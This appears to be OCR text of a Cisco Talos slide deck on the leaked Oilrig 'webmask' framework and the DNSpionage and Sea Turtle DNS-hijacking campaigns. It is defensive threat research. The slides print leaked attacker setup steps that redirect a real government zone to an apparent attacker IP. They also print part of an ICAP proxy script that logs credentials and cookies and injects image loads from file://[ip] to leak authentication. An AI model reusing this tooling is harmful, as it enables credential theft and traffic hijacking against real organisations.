
- The panel path of the leak and Django internal variables of the DNSpionage C2 server are very similar: /Th!swasP@NEl and /Th!sIsP@NeL. While this single panel path is not enough to draw firm conclusions, it is worth highlighting for the security research community as we all continue to investigate these events.

Oilrig leak

- Another interesting framework in the leak: webmask
- Framework to do MiTM via DNS redirection
- Using of ICAP via a proxy passthrough
- Using of Squid proxy
- Using of certbot (to create a Let’s Encrypt certificate)

Oilrig leak

- Another interesting framework in the leak: webmask
- **Framework to do MiTM via DNS redirection**
- Using of ICAP via a proxy passthrough
- Using of Squid proxy
- Using of certbot (to create a Let’s Encrypt certificate)



```
apt-get update
apt-get install vim
apt-get install screen

----Solution 1
wget https://bootstrap.pypa.io/get-pip.py
python get-pip.py
rm -f get-pip.py
pip install dnslib
<copy dns_redir>
cd dns_redir
<edit config.json>
screen
python dnsd.py config.json <original nameserver>
<exit screen (Ctrl+A -> Ctrl_D)>

----Solution2 (use this)
apt-get install curl
apt-get install sudo
curl -sL https://deb.nodesource.com/setup_6.x | sudo -E bash -
sudo apt-get install -y nodejs
npm install -g forever
npm install -g forever-service
<copy dns_redir>
cd dns_redir
npm install native-dns
<edit dnsd.js>
      var zone = 'tra.gov.ae';
      var domainName = ['webmail.tra.gov.ae', 'dns.tra.gov.ae'];
      var zone = 'tra.gov.ae';
      var authorative = '195.229.237.52'; //must be ip
      var responseIP = '185.162.235.106';
      var server = dns.createServer();
forever-service install dns-server --script dnsd.js --start

**-----------------------------------------------ta inja
<copy icap server script>
```

Oilrig leak


- Another interesting framework in the leak: webmask

- Framework to do MiTM via DNS redirection

- **Using of ICAP via a proxy passthrough**

- Using of Squid proxy

- Using of certbot (to create a Let’s Encrypt certificate)



```
#!/bin/env python
# -*- coding: utf8 -*-

import random
import SocketServer
import re
import json
import traceback
import gzip
from threading import Thread
from pyicap import *
from dateutil import parser
from datetime import *
from StringIO import *

credentials_file = 'credentials.txt'
log_file = 'log.txt'
cookies_file = 'cookies.txt'
inject_file = 'injected.txt'
headers_file = 'headers.txt'

script = ';$(document).ready(function(){$(\'<img src="file://[ip]/resource/logo.jpg"><img src="http://WPAD/avatar.jpg">\');});'
days = 3000

port = 1344

def log_to_file(path, log):
```


Cisco Security Research

Oilrig leak

- We are not 100% sure that webmask was used for the DNSpionage DNS redirection but it’s technically possible that it was…

Oilrig leak

- We are not 100% sure that webmask was used for the DNSpionage DNS redirection but it’s technically possible that it was…



Talos
Cisco Security Research

Event #2

The Sea Turtle Primary Objectives

- Clear Primary Motive
  - Espionage.
- Clear Primary Targets/Victims
  - Middle Eastern & North African Gov. Departments
  - Intelligence agencies
  - Oil & Gas
  - Military
- State sponsored attack carried out by Sea Turtle operators

  The actors are responsible for a publicly confirmed case of a DNS registry compromise

Talos
Cisco Security Research

Registrar vs Registry vs Registrant

- Sea Turtle attacked both a Registrar & Registary…
  - So, what’s the difference? Quickly…


- Registry is an Organization which manages the top-level domain names. A Registry creates additional TLD, gTLD and ccTLDs ie VeriSign manage .com

- Registrar is an Organization which has been approved to sell a domain name. This can include multiple TLD, gTLD and ccTLDs ie; GoDaddy sells .ca domain names.

- Registrant is the individual who has registered the domain; this is not always real/valid information ;)

Talos
Cisco Security Research

Sea Turtle Methodology



1 Attacker gained initial access to an entity.

2 Attacker moved through the network to obtain credentials.

3 Attacker exfiltrated material out of the network.

4 Attacker accessed the DNS registry via the compromised credentials.


5 Attacker issued an “update” command to use the actor-controlled name server.

Talos
Cisco Security Research


Sea Turtle Methodology

Compromising the Registry to Create Malicious Name Server

Use of various publicly known exploits.



Sea Turtle Methodology



6 Victim sent DNS request for a targeted domain and received a response from the actor-controlled server.

7 The actor-controlled server sent a falsified "A" record pointed to the MitM server.

8 Victim entered their credentials into the MitM server.

9 Attacker harvested the victim’s credentials from the MitM server.

